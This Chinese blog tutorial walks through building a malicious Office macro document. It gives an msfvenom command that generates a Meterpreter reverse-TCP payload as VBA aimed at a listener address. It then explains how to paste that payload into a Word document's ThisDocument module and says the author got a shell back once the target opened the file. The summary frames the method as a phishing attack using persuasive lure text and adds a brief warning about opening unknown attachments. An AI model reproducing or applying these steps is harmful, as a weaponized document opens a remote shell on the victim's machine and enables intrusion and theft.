关于宏
宏就是一些命令组织在一起,作为一个单独命令完成一个特定任务。Microsoft Word中对宏定义为:“宏就是能组织到一起作为一独立的命令使用的一系列word命令,它能使日常工作变得更容易”。Word使用宏语言Visual Basic将宏作为一系列指令来编写。
生成payload
在kali中执行命令
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.50.123 lport=4444 -f vba -o shellcode.txt
 我们将代码进行粘贴,复制到
office宏模板中:
我们首先在开发者工具里,打开Visual Basic如果Office中没有开发工具这一选项,那么请在文件–选项-自定义功能区中进行设置 打开
Visul Basic,找到ThisDocument,并将msf生成的代码复制进去保存,如下:
填坑 不知道怎么回事,在msf中的vbs在office中编译不能通过。最后我用cs的代码编译通过。当目标打开word文档是,msf成功得到shell。
总结
利用offIce宏,我们可以配合社会工程学进行攻击。利用钓鱼邮件,将含有宏的文档发送给对方。在配合具有诱导性的文案,很容易会使目标上钩。因此通过对本文的阅读,希望大家不要打开来历不明的邮件和文档。
更多文章 关注我们
原文作者:Kali笔记;如有侵权,请联系管理员删除。
上一篇:
Sqlmap注入从入门到放弃
下一篇:
蜜罐技术在渗透测试中的应用

请登录后发表评论
登录
全部评论
